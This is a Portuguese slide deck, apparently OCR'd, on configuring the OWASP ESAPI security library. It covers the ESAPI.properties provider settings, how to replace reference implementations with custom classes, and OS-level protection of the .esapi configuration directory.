
- As seguintes ações não solucionam, mas ajudam:
  - Guias de codificação
  - Análise estática
  - Treinamento de desenvolvedores
  - Testes unitários

Arquitetura



Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security

Tratando Configuração de Segurança da Aplicação



Define algoritmos de criptografia
Define algoritmos de codificação
Define conjunto de caracteres
Define regras de vailidação global
Define preferências de log
Estabelecer limiares de **detecção** de intrusão e **ações**

Configurando ESAPI

Proteção dos arquivos de configuração (nível de SO):

- Uma proteção no nível do sistema operacional deve ser empregada para proteger o diretório de recursos .esapi, incluindo todos os arquivos dentro do diretório e todos os caminhos que vão até o diretório raiz do sistema de arquivos.
- Caso estiver usando implementações baseadas em arquivos (ex: FileBasedAuthenticator), alguns arquivos necessitam ter permissões de leitura e escrita (read-write) devido o fato de serem atualizados dinamicamente.

Configurando ESAPI

- A ESAPI foi projetada para ser facilmente extensível.
- As implementações de referência podem ser usadas, mas, caso necessário, podem ser substituídas por implementações próprias que se integram à infraestrutura de segurança já existente.
- Isto permite que implementações de segurança sejam facilmente substituídas no futuro sem a necessidade de reescrever toda a aplicação.

Configurando ESAPI

- É possível definir o classname para o provedor que se deseja utilizar para a aplicação cliente no arquivo ESAPI.properties.
- O único requisito é que implemente a interface ESAPI apropriada.
- O trecho do arquivo de configuração a seguir, mostra as referências definidas por padrão na biblioteca:

```
(...)
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=org.owasp.esapi.reference.FileBasedAuthenticator
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.Logger=org.owasp.esapi.reference.Log4JLogFactory
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomizer
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
(...)
```

Configurando ESAPI

(...)
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=org.owasp.esapi.reference.FileBasedAuthenticator
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.Logger=org.owasp.esapi.reference.Log4JLogFactory
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomizer
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
(...)

ESAPI.properties
Configuração Original

ESAPI.properties
Configuração Modificada

(...)
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=**com.myapp.security.authenticator.MyAuthenticator**
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.Logger=**com.myapp.security.log.MyLogger**
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomizer
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
(...)

Configurando ESAPI

- Implementações que dependem de outros arquivos:

Requer arquivo ESAPI-AccessControlPolicy.xml e URLAccessRules.txt no diretório .esapi


```
(...)
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=org.owasp.esapi.reference.FileBasedAuthenticator
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.Logger=org.owasp.esapi.reference.Log4JLogFactory
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomiz
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
(...)
```

Requer arquivo users.txt no diretório .esapi

Requer arquivo log4j.xml ou log4j.properties no classpath

